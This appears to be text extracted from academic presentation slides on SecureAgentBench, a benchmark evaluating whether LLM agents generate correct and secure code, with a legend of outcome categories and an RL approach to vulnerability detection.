
Approach: RL for vulnerability detection

Can LLM agent generate secure code?

SecureAgentBench



Can LLM agent generate secure code?



"C&S": Correct and Secure; "CS": Correct but Suspicious;

"CV": Correct but Vulnerable; "IC": Incorrect; "CE": Compilation Error; "NO": No Output.



MONASH
University

Thanks

ting.zhang@monash.edu

